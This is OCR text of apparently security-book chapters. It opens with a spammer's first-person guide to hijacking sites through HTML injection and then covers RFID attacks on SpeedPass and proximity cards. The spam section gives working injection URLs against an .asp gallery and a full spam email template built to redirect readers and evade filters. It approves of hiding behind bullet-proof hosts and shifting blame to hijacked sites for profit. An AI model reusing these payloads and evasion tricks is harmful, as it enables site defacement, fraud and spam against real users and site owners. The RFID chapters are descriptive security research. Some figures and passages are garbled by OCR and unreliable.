
HTML Injection and Hijacking

There is yet another highly creative method for making someone else host pictures or content for me. Most spammers don't know of this method or choose not to use it, but I believe it has great potential. The method involves using HTML injection techniques, a method used to control the contents of a Web page by injecting HTML content into variables, making someone else unknowingly host spam-related HTML.

Take the following example in Figure 14.6. With the help of a little HTML injection, I would be able to manipulate an *.asp*-based photo gallery script. This would lead me to changing the content of the page and turning it into a spam-promoting Web page.

If there's a way, there's a spammer.

Figure 14.6 Attention All Offers: There is a Hijacking in Progress in Chapter 14



The URL for this Web page is:

```
http://www.randomsite.com/gallery/viewpic.asp?File="><img%20src="http://www.
pillsaregood.com/images/pills/viag03.gif"&Caption=<font%20size=100>%20Having
%20trouble%20getting%20it%20up?
```

As you can see, both the *File* and *Caption* variables are under my control, which has resulted in rogue HTML content being injected. This injection has changed the look of the Web page by adding another picture and changing the font text and size of the caption.

Now a walking drug billboard, if you look at the page source you can see where and how this was achieved.:

```
...
<img
src="images/"><imgsrc="http://www.starpills.com/images/pills/viag03.gif"
alt=""border="2"></P>
<P><font size=100> Having trouble getting it up?</P>
```

```
<P>
…
```

The highlighted text is where the injection takes place. The *File* variable, which usually contains the location of a local file to include, has been overwritten and further HTML has been injected. This HTML contains another HTML image tag, allowing me to specify a remotely hosted picture at: *www.pillsaregood.com*.

By injecting a font tag and my own caption into the *Caption* variable, I can change the displayed caption with a large font size to make the page look fully legitimate. If I wanted to, I could also add a hyperlink so that when clicked, the text body and picture will take you to the site I am promoting. In under five minutes of work I have been able to change an innocent photo gallery Web site into my own spam *jump* page, the page a user first sees when they click on spam.

Tricks of the Trade…

Jumps Pages

A jump page is the page that sits between the spam e-mail and the product Web site. Acting as a filter, it ensures that only legitimate parties end up at the product site. Jump sites are good for two reasons. First, they reduce the amount of annoyed customers complaining to the product Web site. By initially sending the reader to a different host you can confuse them. This often causes abusive e-mails to be sent to the jump page host, not the product vendor.

Second, a jump page reduces any obvious peaks in traffic that could stem from millions of people opening their mail. Many companies check their server logs to make sure no one is directly linking to pictures or content held on their Web server, or sending spam to promote a product.

Example of a HTTP log file:

```
123.123.123.123 - - [21/May/2002:02:03:25 +1200] "GET
/images/pills.jpg HTTP/1.1" 200 42445 "
http://us.f520.mail.yahoo.com/ym/ShowLetter?MsgId=8496_1134833_54059_
1761_883_0_393_-
1_0&Idx=5&YY=40828&inc=25&order=down&sort=date&pos=0&view=a&head=b&bo
x=%40B%40Bulk" "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98;
DigExt)"
```

If the logs show the referral value as yahoo.com, the company will know that someone has been sending spam and using their Web server to host the content. Your account will not last very long and you may never receive any money

Continued

currently owed to you. By hosting the images on a remote jump page, you can effectively clean the referral value. When the user clicks on a link on your jump site to the main product Web site, only the jump site is shown in the referral address. No one has any idea if the user came to that site via e-mail spam, clicking on a link, or a Google search.

Jump sites are common in spam e-mails, and are usually hosted on bullet-proof servers outside the US. Another handy trick to know is that if you directly link to images hosted on a promoter's Web site from a hijacked page, the Web server logs will show the hijacked host as the referrer, incriminating them, not you.

After you finish hijacking a page, what's next? How do you tie this defaced Web page into your spam message? This is where HTML formatting comes in very handy. Take the following example:

```
<HTML>
<HEAD>
<META HTTP-
EQUIV="refresh"content="1;URL=http://www.randomsite.com/gallery/viewpic.asp?
File='><img%20src=http://www.pillsaregood.com/images/pills/viag03.gif&Captio
n=<font%20size=100>%20Having%20trouble%20getting20it%20up?>"

<TITLE>%RND_WORD %RND_WORD %RND_WORD</TITLE>
</HEAD>
<BODY>
""</font>
<A
HREF="http://www.randomsite.com/gallery/viewpic.asp?File='><img%20src=http:/
/www.pillsaregood.com/images/pills/viag03.gif&Caption=<font%20size=100>%20Ha
ving%20trouble%20getting%20it%20up?">
<b><br>
P<font style="FONT-SIZE: 1px">%RND_LETTER</font>
r<font style="FONT-SIZE: 1px">%RND_LETTER</font>
o<font style="FONT-SIZE: 1px">%RND_LETTER</font>
z<font style="FONT-SIZE: 1px">%RND_LETTER</font>
a<font style="FONT-SIZE: 1px">%RND_LETTER</font>
c<font style="FONT-SIZE: 1px">%RND_LETTER</font>
?<font style="FONT-SIZE: 1px">%RND_LETTER</font>
</A>
<br><br><font style="FONT-SIZE: 2px">
%RND_WORD %RND_WORD %RND_WORD %RND_WORD %RND_WORD %RND_WORD %RND_WORD
```

```
When I was a child, I spake as a child, I understood as a child, I thought
as a child; but when I became a man, I put away childish things.
--1 Corinthians 13:11

Wine maketh merry: but money answereth all things.
--Ecclesiastes 10:19
</BODY>
</HTML>
```

This is a combination of many techniques. There is random data throughout the page to avoid any filters checking for the same message being delivered and each message is unique in size and content, as seen in %RND_WORD and %RND_LETTER.

By sending the message in HTML format, I would be able to use a "refresh" directive to force the user to my hijacked Web site after one second of opening the e-mail. If the refresh fails, there is a hyperlink with a single word "Prozac," separated by 1-pixel random letters. If the user is interested in Prozac, they will click on the word again, going to my hijacked Web site (see Figure 14.6).


There are also random sections of text at the base of the e-mail, written in a w-pixel font. This text is unreadable to the human eye and contains both random quotes from the bible (my personal favorite) and words selected at random from the dictionary. The %RND_LETTER variables will be replaced by my mailing program (Dark Mailer) at the time of sending. This will help the message's appearance, fooling some spam filters into thinking the message is legitimate.

Figure 14.7 is an example of the final product; a spam message hosted on a hijacked Web server and sent using open proxy servers.

This hijacking method is powerful because it allows a spammer to use a third party to host the layout and content of his spam. A spammer could even exploit an existing trust relationship someone may hold with a particular site. By finding an HTML injection flaw in Microsoft.com or cnn.com, it would be possible for a user to be tricked into thinking the spam came from CNN or Microsoft, raising the credibility of the spam and possibly resulting in a sale.

In my time on the net, I have only seen two spam e-mails containing hijacked content. I don't think they're very popular. Most spammers don't know about the method or how to use it, but I think it is a powerful method that could be used in many situations.

Figure 14.7 The Final Product



If you take someone from a message body to a Web site that has a respectable name and the Web page looks legitimate and is boasting the sale of some wonder drug, your chances of them buying your product goes up. Sure, a few companies are going to get a little upset with you doing so, but there is good spam money to be made doing this.

Part IV
RFID

Chapter 15

RFID Attacks: Tag Encoding Attacks

By Brad "Renderman" Haines

Solutions in this chapter:

- **Case Study: John Hopkins**
- **The SpeedPass**

Introduction

As with any system, Radio Frequency Identification (RFID) is vulnerable to attack. People that work in information security know that any system, including a RFID, can be compromised given enough time and effort. The Exxon-Mobil SpeedPass is a great example of a system that, given enough time and interest from researchers, became a target for research on many fronts.

Case Study: John Hopkins vs. SpeedPass

In 1997, Mobil Oil launched a new payment system for their gas stations and convenience stores called "SpeedPass," which is based on the Texas Instruments DST (Digital Signal Transponder) RFID tag technology. In 2001, Exxon purchased Mobil Oil and adopted the same system for their gas stations and convenience stores. Since that time, over 6 million tags have been deployed and are actively being used in the US, which is arguably one of the largest and most public uses of RFID technology to date. Because it is ubiquitous, many people do not realize that they use RFID technology on a daily basis.

A tag is given to the consumer on a key-chain fob and then linked to their credit card or checking account. Passing the tag past a reader automatically charges the credit card or checking account for that purchase amount. It is convenient for the consumer, and subsequently has led to a marked increase in purchases and brand loyalty.

It works like many RFID implementations. To make a purchase, the consumer passes the tag in front of the reader at the pump or on the counter in the store. The reader then queries it for the ID number that it is linked to the proper account. This system is the first of its kind and has been very successful.

As people became more aware of security, more questions were raised regarding these transactions. Two teams were formed to test the security of the SpeedPass system. One team consisted of RenderMan (the author) and his associate, G-man. The other group consisted of several Johns Hopkins University students and faculty, and two industry scientists.

The SpeedPass

The SpeedPass is an implementation of the Texas Instruments Radio Identification System (TIRIS) 134.2 kHz DST tag system. The key fob contains a 23mm hermetically sealed glass transponder that looks like a small, glass pill, and the fob is a plastic key chain that holds the transponder. The whole package is small and easy to carry. It

is a passive device, meaning there is no internal power source. The power is provided through induction from the Radio Frequency (RF) field of the reader at the pump or in the store. This keeps the package small and the costs low, and eliminates the cost of supporting and replacing consumers tags. Tags will wear out over time, but replacement costs are low.

While many tags merely respond to a query from a reader by returning an ID number, the DST tag is different. Each tag has a unique "key" embedded at manufacture that is never transmitted. When the reader queries the tag, it sends a "challenge"' to the tag. The tag responds with its ID number and a "response" (the challenge) encrypted with the unique key from the tag. At the same time, the reader calculates what the response should be for that ID number tag and whether the two values match. (It assumes the tag is the same one entered into its system.) Because it can verify the key, the necessary level of security is added in order to use the system in a financial transaction.

The other major advantage is the absence of user interaction. When the tag is in range of the reader, the reader sends out a 40-bit challenge value, which is then taken by the tag and encrypted with its 40-bit key. The results sent back to the reader is a 24-bit value and a unique 24-bit identifier for the tag. This identifier is programmed at the factory and is what the backend database uses to link you to your account details (basically an account number). The reader uses the same 40-bit challenge and the 24-bit identifier in its own encryption method to verify that the 24-bit response is the correct one for that tag.

The TIRIS DST tag used in the SpeedPass is also used in vehicle immobilizer systems on many late model vehicles. These vehicles have readers embedded in the steering column that query the tag when the vehicle is being started and will not let fuel flow to the fuel injectors unless the tag is verified as the one entered into the automobile's computer. This adds another layer to vehicle security. Now you need to have a key cut for that vehicles' ignition lock, and you also need the correct transponder. Hopefully, this added layer of security acts as a deterrent for any would-be thief.

The RFID's small size and light computing power makes it cheap; however, it is also its own major security deficiency; the tags do not have enough computing power to do encryption. The best way to build the system is to use a known algorithm that has been through peer review. However, the only problem with some of those algorithms is that they are very processing-power intensive. Therefore, the TIRIS system is built upon a proprietary encryption algorithm and is not publicly available. This is a classic case of security by obscurity, which has proven to be a bad idea. The only way to find out what was occurring inside the chip was to sign an Non-Disclosure Agreement (NDA) with Texas Instruments, which forbids you from

publicly discussing the details. So, other than the manufacturer's claims of "trust us," there was no way to verify or test the systems security.

Over the years, there have been serious discussions regarding system security. The key used for encryption was 40 bits long and had not been updated since 1997. As information about RFID started to increase, so did questions about SpeedPass. The suitability of 40-bit encryption was inadequate in other encryption algorithms, which left the impression that the SpeedPass was vulnerable.

Notes from the Underground…

Private Encryption—A Bad Policy

Many encryption schemes enter the market using phrases like, "Million bit encryption," "Totally uncrackable," or "Hacker proof." When questioned about the security they offer, the usual response is "trust us," which usually winds up hurting the consumer.

Cryptographers have long believed that encryption system security should be based on key security rather than algorithm security.

A system of "peer review" exists where cryptographers share their encryption algorithms and try to break them. Over time, the strong algorithms stand up to the challengers, and the weak algorithms are pushed aside. Sometimes an encryption system lasts for decades.

Private or proprietary algorithms do not help advance security. Often, the only people who analyze proprietary cryptographic systems are the ones who designed it, and it is in their best interests not to find a flaw. Having a community of professional cryptographers and amateurs review an algorithm from different angles and viewpoints, and having it stand the test of time, is a surefire way to know whether an encryption algorithm is trustworthy. Manufacturers who do not use the peer review system usually find themselves marginalized and out of business, because the public does not trust them.

The research began in 2003. The question of the SpeedPass system was raised during several discussions at various computer security conferences. Because of the limited amount of information available at that time, there were serious doubts about the system and its security; no one knew any details beyond the marketing brochures at Exxon-Mobil stations. My curiosity piqued, I began looking for information about possible problems with the SpeedPass system. To my surprise, there was little information about the system from an independent security perspective; no one had looked at

the system in any great depth. The only information I found was a post to the *comp.risks* newsgroup from 1997; the rest was marketing material and trade journals.

Notes from the Underground…

SpeedPass

In volume 19, issue 52 of the RISK Digest Forum (http://catless.ncl.ac.uk/Risks/19.52.html#subj10), known as comp.risks in the USENET community, Philip Koopman cited security risks within the SpeedPass system:

Philip Koopman <koopman@cmu.edu>
Mon, 22 Dec 1997 01:10:40 GMT

- Mobil is promoting the SpeedPass program in which you get a radio frequency transponder and use that to pay for fuel at the pump in a service station. They are apparently using TIRIS technology from Texas Instruments. The key-ring version uses fairly short-range, low-frequency energy, and I'd have to guess that the car-mounted version is using their 915 MHz battery-powered transponder. This is a neat application, especially for fleet vehicles, especially since no PIN is required. But, I worked with RF transmitter and transponder security in my previous job, and this application rings minor alarm bells in my mind.
- The risks' TIRIS (and, in general, any cheap RF) technology is not terribly secure against interception and theft of your identification number. It seems to me that the car-mounted device would present the greater risk, since it is pretty much the same technology that is also being sold for electronic tollbooth collection. So, if you "ping" a vehicle with a mounted SpeedPass transponder, you can get its code and potentially use it to buy fuel until the code is reported stolen. The risk is analogous to someone reading your telephone credit card at an airport without you knowing it. Yes, the 915 MHz TIRIS device is encrypted, but unless they've improved their crypto in the year or so since I checked up on them, I wouldn't consider it truly secure. (For crypto geeks, the TIRIS device I looked into used rolling-code transmissions with a fixed-feedback Linear Feedback Shift Register (LFSR) using the same polynomial for all devices; each device simply starts with a different seed number. So, once you trivially determine the polynomial from one transponder you only need one interception to crack any other unit. Maybe they've improved recently — they don't advertise that level of detail at their Web site.)

Continued

> ■ To their credit, Mobil reassured me that the TIRIS code isn't the same as your credit card number (so they're not broadcasting your credit card number over the airwaves, which is good) and that someone would have to know your date of birth and social security number to retrieve the credit card number from their information system (well, maybe I'm not so re-assured after all). The real risk is that ultra-low-cost devices usually don't have enough room for strong cryptography, and often use pretty weak cryptography; but to a lay-person saying it is "encrypted" conveys a warm, fuzzy feeling of security. Perhaps theft of a bit of vehicle fuel isn't a big deal (although for long-haul trucks a full tank isn't cheap), and certainly pales by comparison to cell phone ID theft. But, you'd think they would have learned the lesson about RF broadcast of ID information. I wonder how long it will be until the key-ring SpeedPass is accepted as equivalent to a credit card for other purchases... and considered indisputable because it is encrypted.
>
> Information sources:
> TIRIS *http://www.ti.com/mc/docs/tiris/docs/mobil.htm*
> SpeedPass *http://www.mobil.com/SpeedPass/html/questions.html*
> A customer supervisor at the SpeedPass enrollment center confirmed that they were using Texas Instruments technology, and provided numerous well-intentioned but vague assurances about security.
> Phil Koopman - *koopman@cmu.edu - http://www.ece.cmu.edu/koopman*"

Phil Koopman's post discussed the vehicle-mounted version of the system, which was slightly different, but the only version similar to the available research.

The lack of information about the system (e.g., no indication of any attacks on the system; limited non-marketing security information, and so forth) did not instill a sense of trust. As such, in 2003, I decided to try attacking the system.

Breaking the SpeedPass

The first step in attempting to break the SpeedPass was to obtain the necessary parts that interact with the tags. Care was taken to avoid using any Exxon-Mobil equipment in the initial stages, because we did not want a legal battle with Exxon-Mobil.

Tools & Traps…

Reverse Engineering

Reverse engineering is the process by which you take a finished product and figure out how it was made. It has long been used to produce compatible devices without actually having to license the technology.

One of the most famous feats of reverse engineering was the PC Basic Input Output System (BIOS). In the early 1980s, IBM was the only producer of PCs. Anyone who wanted to produce a computer running the same software needed the same BIOS. The PC BIOS was copyrighted by IBM because they did not want competition, which stifled consumer selection and development.

A group at Phoenix Technologies in San Jose, California, wanted to produce a PC BIOS that would allow them to run IBM software without having an IBM PC BIOS. The Phoenix team used the "clean room" technique of reverse engineering, so named because those that do reverse engineering are "clean" of any outside code or information that could possibly violate copyrights and patents. The team studied the IBM BIOS and wrote a technical description of what it did, avoiding reference to the actual copyrighted code. They then handed it off to a group of programmers who had never seen the code from the IBM BIOS, but were able to produce a BIOS that did the same thing without IBM code. Since it was not IBM code, IBM could not stop them from producing this new BIOS, which led to the explosion of the PC market, because now anyone could produce an "IBM-compatible" computer without having to license it.

Reverse engineering is like someone handing you a compact disc and a description of how music is encoded onto it and saying, "Build a player for this." This can lead to new innovations and new approaches, which moves technology forward. If it were not for the efforts of Phoenix Technologies, we would not have a variety of computers or competitive prices.

Unfortunately, the right to reverse engineering is under assault, because companies do not want others to know how their items work. Laws like the Digital Millennium Copyright Act (DMCA) forbid people from reverse engineering any technologies used for copy protection. Many programs and products are now sold with licenses that expressly forbid reverse engineering, which has the effect of stifling research and, in the case of products used for security, prevents people from knowing if their product is secure.

Tools & Traps…

Legalities

Attempting any sort of reverse engineering is a legal mine field. While allowed under many copyright and patent laws, some companies try to ignore that right.

In 2003, the Recording Industry Association of America put forth a challenge to try and defeat several proposed digital rights management schemes for music. They offered a prize for successfully defeating any or all of the schemes; however, to be eligible for the prize you had to sign several NDAs and agreements before participating, which included a ban on publishing the methods of attack. Several teams opted not to go for the prize and attempted to break the system without signing the NDAs. Professor Edward Felten and his team successfully defeated many of the schemes presented. They found themselves embroiled in a lawsuit to prevent their research from being presented

We were attempting to see if we could reverse engineer the encryption algorithm of the SpeedPass tag. If we knew the algorithm and captured a known challenge/response, we could run a brute force attack to look for the key that provided the response (e.g., algebra, where you know one of the values going into the equation, you know the result, but you still have to locate the missing part of the equation. This was not the best method, but was the most likely to work.

We used the software provided with the reader to collect challenge/responses. The application to read the codes from normal read-only tags and to write to read-write tags, was also included in the kit. There were also functions for interacting with DST tags, which consisted of a dialog box for specifying the challenge to send to the tag, and a dialog box to display the response. We also utilized a serial sniffer to verify all of the information going over the wire to and from the reader.

Research progressed slowly. A large number of reader challenges and responses were made, and a breakdown of communication occurred. Several patents were located that provided clues to the encryption process; however, my team was not experienced in cryptanalysis, so things moved very slowly.

In January 2005, the team from Johns Hopkins University published their findings on www.rfidanalysis.org. They accomplished what my team had been trying to do for two years; they successfully reverse-engineered the algorithm, brute-forced the key for a tag, and simulated its software, thus "cloning" the transponder.


My team consisted of two people with a lot of spare time to work on the project. The Johns Hopkins team had three graduate students, one faculty member, two industry scientists (including one from RSA Labs), a proper lab, and a much larger budget. My team never had a chance.

The Johns Hopkins Attack

The Johns Hopkins team began by obtaining an evaluation kit and a number of DST tags from Exxon-Mobil. They also located a copy [on the Internet] of presentation slides that gave them a rough outline of the encryption working inside the tags. This would prove to be a major find and the key ingredient.

The Johns Hopkins team employed a "black box" method to figure out the details of the algorithm. This method of research is where input goes into a "proverbial" black box and then the output is observed. From these observations, and using specially chosen input, it became possible to construct a process that would produce the same output as the black box. The ingenuity of this method is that you are simulating the exact mechanics of the black box, but achieving the same output through a different method. This method also avoided any legal issues, because the team did not violate any NDAs.

Figure 15.1 Evaluation Kit Software for Querying a DST Tag



Through detective work, the team uncovered a rough diagram of the encryption algorithm. Armed with the outline, the Johns Hopkins team began the arduous task of filling in the blanks and tracing each bit of the encrypted challenge. They did this

by putting in specially selected challenges and comparing the output. (In a simplified version, this would be like putting challenge "2" into the black box and observing "4" as the response.) After a short time, each digit is squared. By mapping out the relationships between the input and output bits, they were able to fill in the missing parts of the algorithm in order to understand the internal mechanisms of the tag.

Now that they had reverse-engineered the internal mathematics of the DST tag, they were able to write a piece of software to accurately simulate the internal encryption of the DST tags. With this, they were able to brute-force the key for that tag.

Notes from the Underground…

Brute Force vs. Elegant Solution

In the world of information security, there are multiple ways of obtaining identical results. Compromising a computer network, writing a program, and other tasks, usually fall into one of two categories: *brute force* or *elegant solution*.

The elegant solution model provides a new, "quiet" way of doing things, and the brute force method provides the "loudest" and "ugliest" way to get the job done.

Consider a locked door in a real-world analogy. An elegant solution would be to look under the doormat, pick the lock, or shim the door open. The brute force method would be to drill out the lock, or throw a brick through the window. Both methods achieve the same result, but the elegant solution is best.

An elegant solution for defeating encryption is to find a flaw in the algorithm that was created to guess the key encryption. The brute-force method tries every possible key until it gets the correct one, which may not be the fastest method, but achieves the same result.

At this point, the system became weaker, because it relied on a proprietary "secret" algorithm. Potential attacks could not verify or clone the operations of a valid tag until that algorithm was known. Once they had the internals of the algorithm, a captured challenge/response pair for the tag was all they needed.

Given the size of a 40-bit key space (109,951,1627,776), it would have taken the Johns Hopkins team several weeks to recover a key for a single device using an ordinary desktop computer. At this point, it is just the matter of how much time an attacker is willing to spend on one recovered key. To prove the feasibility of a real-world attack, the brute-forcing time would have to be reduced by several orders of magnitude, and be cost-effective enough for a real-world attacker to afford.

To do this, the team used a Field Programmable Gate Array (FPGA), which is basically a computer processor that can be reprogrammed for specialized tasks such as testing new processor designs or, in this case, cracking codes. They programmed the FPGA to test 32 keys at once in parallel. One FPGA was expected to crack a key in just over 10 hours; not a lot of time for an attack, but good enough for the team. The Johns Hopkins team went one step further and built an array of 16 FPGAs working in parallel that, given two challenge/response pairs, recovered the key in under an hour.

Now, the attack was a real possibility. With processor speeds getting ever faster, it is only a matter of time before a standard home computer can crack keys in minutes.

In January 2005, the team released their findings amid a lot of media attention and curiosity. The "secure" system had proven to be vulnerable to a determined attacker. While not a complete break of the system, it indicated that the now seven-year-old system was starting to age and that a replacement should be considered.

The team also tested the feasibility of an attacker lifting the necessary challenge/response pairs from a victim in real-world situations. As part of their research, they tested common attack scenarios.

One scenario tested was to sit next to a volunteer victim and read the DST tag located in their pocket, with a laptop computer and a TI-DST microreader in a briefcase. They were also able to start a vehicle equipped with a DST tag using a bare key (without a transponder) and a cloned tag. They also successfully purchased fuel at several Exxon-Mobil gas stations with a cloned tag, proving that it was possible to break the system. The latter required the backseat of the vehicle to be filled with computer equipment; therefore, it was important to reduce the amount of necessary equipment into something compact and portable.

Wisely, the Johns Hopkins team did not release all of the details regarding the internals of the encryption algorithm, thwarting many would-be thieves. If thieves wanted to abuse the system, they would have to replicate the work from scratch.

Lessons to Learn

The SpeedPass system did a lot of things right, but also took some shortcuts and concessions that caused problems. Overall, the system was secure for seven years before being successfully attacked.

At the time that the SpeedPass system was deployed, the TI DST tag was the most common tag with the most secure technology. Obtaining one was a wise decision, based on its small size, its ability to perform verification, and being tamper-resistant. Unfortunately, the small size and low power also became one of its problems.

A better cryptographic system for a tag would use some type of public/private key algorithm, preferably one that was publicly vetted and tested for many years,

such as the RSA (Rivest, Shamir and Adleman) algorithm. As well, using a larger key size would make an attack a lot more work. The small size of the tag limited the amount of processing power available for cryptographic operations, which led to using a proprietary algorithm and the 40-bit key space. To do more intensive operations would have required more processing power, which means a large size, a larger cost, and a larger amount of power to operate.

Encryption and verification are necessary if you are using RFID in a transaction system. If not, you are opening the door for people to abuse the system with cloned tags, the high tech version of pick pocketing. However, choosing a system that is secure does not mean that it will become less secure tomorrow. All systems should be periodically reviewed and any improvements made. In the case of the SpeedPass, it may be wise to investigate whether there is another tag on the market with stronger encryption that could be migrated in the event of a break in security.

On a public system, any number of people are working to locate flaws in its security. There were at least two groups actively working towards finding a way to clone the SpeedPass, both of which were benign research efforts. Keeping on top of the ever-changing world of security gives you the ability to choose a product wisely and to adapt to any new threats or new problems quickly and easily.

While the methods used by the Johns Hopkins team required a fair amount of work, they made several suggestions for ways to make the job easier. The easiest way to speed up the discovery of a key is to pre-compute every possible key.

If you are trying to crack the code of a tag with an unknown key, you must have two challenge/response pairs (one to look for the key, and the other to verify that you have the correct key). You also have to redo all of the math necessary to look for the key that, when used in the algorithm, gives the correct response to that challenge. If you can control the challenge used to generate the response, you can save a huge amount of calculations for future attacks; which is known as a *time-memory trade-off*. Imagine you have two tags with different keys but the same challenge. Because each tag has a different key, you will get two different responses. To crack each tag, you have to test every key until you receive the expected response. Instead of testing for the key that gave you the correct response, you calculate and record the response for every key. You now have a table that gives you any key you want in seconds. If you generate a lookup table with the first tag, and then send the same challenge to the second tag, all you have to do is look in the table for that response and for the key that gives the correct result.

The size of the table is very large, however it is easier to look up the answer in a table, rather than doing the math over again. With the cost of storage dropping dramatically and the size of storage media becoming greater and greater, precomputing tables much larger than the ones for SpeedPass tags is possible and more economical

in terms of financial and processing costs. Much like multiplication tables in grade school, this method is a shortcut involving a lot of math in the beginning, but once it is done you will save time by looking up the answer in a precomputed table (see http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf).

The Johns Hopkins team has suggested a device consisting of a reader, a simulator, and a small onboard computer (e.g., a Personal Digital Assistant [PDA]) with a variety of storage media. The device would challenge nearby tags and record the responses. The computer could then look on a precomputed hash table and emulate the tag and provide valid responses through the simulator.

Summary

The SpeedPass vulnerabilities show that while RFID is a convenient technology, the trade off from the small size and the convenience, is processing power and security. If the engineers had selected and implemented a stronger challenge/response system, the cost of the devices would have gone up and the SpeedPass system may not have been as successful. Exxon-Mobil must decide how best to serve the needs of the security of their customers, and shore up the security of the SpeedPass.

In the end, it is up to the individual company to acknowledge that some products are not secure forever. Therefore, the program should evolve, and the anticipated work and cost should be factored in from the beginning. Such prudent planning will help you if the product you are dependent on fails.

Chapter 16

RFID Attacks: Tag Application Attacks

By Brad "Renderman" Haines

Solutions in this chapter:

- **MIM**
- **Chip Clones - Fraud and Theft**
- **Tracking: Passports/Clothing**
- **Disruption**

MIM

A Man in the Middle (MIM) attack is an attack *angle* that takes advantage of the mutual trust of a third party, or the simultaneous impersonation of both sides of a two-way trust.

MIM attacks are unknown parties in a communication, who relay information back and forth, giving the simultaneous appearance of being the other party.

Radio Frequency Identification (RFID) is particularly susceptible to MIM attacks because of its small size and low price. Most RFID technologies talk to any reader close enough to read the signal. There is no user interaction in reading the tag, and no authentication of the reader takes place. Consequently, you can walk up to someone with an RFID tag and a reader tuned to the frequency of their tag, and read or interact with their tag without he or she knowing, while replaying or emulating the tag to the reader at the same time.

Chip Clones—Fraud and Theft

Physical access control—the ability to control when and where people go—is a big problem in the business world. The easiest solution is to have guards at the doors to all sensitive areas; however, this has its drawbacks. Guards are expensive, make mistakes, and do not like to keep audit trails. Master key lock systems can also be a problem, because a dismissed employee may have a copy of the key, thereby forcing you to buy all new locks.

At some point, someone introduced *access cards* in the form of magnetic strip cards. These systems had a computer-driven backend; cards could be revoked and removed from the system, and logs kept of who went where and when. The problem with these systems was the mechanical wear. Magnetic strip cards have to be physically swiped through the reader, which leads to the card becoming worn down.

RFID technology was applied in what is known as *proximity cards*. These cards are active RFID implementations, meaning they have their own on-board power source (usually coin cell batteries or a passive device powered by a radio field generated by the reader). The entire unit is sealed and roughly the size of a credit card.

The cards vary widely in cost and technology, but generally, there is a piece of plastic with a coil and a RFID chip embedded inside. Sometimes these cards are used as photo ID cards, and sometimes they are left blank. Depending on the implementation used, the cards can be read-only, programmed at the factory, or a "write once" card that the system administrator can write to. The cards can also be read-write, which are used for access control.

Since RFID uses a radio-based reader rather than contact-based, there is less wear and tear on the cards and little to none on the reader, which lowers the maintenance costs. The interaction of the readers with a backend database allows for more granularity in access control.

After passing the card over the reader, the reader quickly looks up the identifier from the card in the database, checks to see if you are allowed past that door, and unlocks the door if you are. Each time you wave the card, the reader keeps an audit trail by entering the time, date, card ID, and location of access.

These cards can also be used to login to computers. Several packages use proximity cards as a method for logging into the network. This adds an additional layer of security when used in conjunction with user names and passwords.

Notes from the Underground…

Three Factors of Security

The following three major factors of security form the basis of most security systems:

- "Something you are" is an identifier (usually biometric), that is inherent in every individual, such as facial features and fingerprints. It can also be a voice or the heat in the veins in someone's face.
- "Something you have" is something that you physically own and need in order to be able to login (e.g., your ATM card at the bank machine).
- "Something you know" means private information that only you know (e.g., passwords or PIN numbers), which most people use on a daily basis.

None of these methods provide the best level of security when used alone. However, using them in combination dramatically increases the level of security. Two-factor authentication occurs every time a credit card is used. The card is the "something you have," the signature matching the signature on the card is the "something you are," your ATM card is the "something you have," and the PIN is the "something you know."

The best security systems use all three factors, thereby making it very difficult for an attacker.

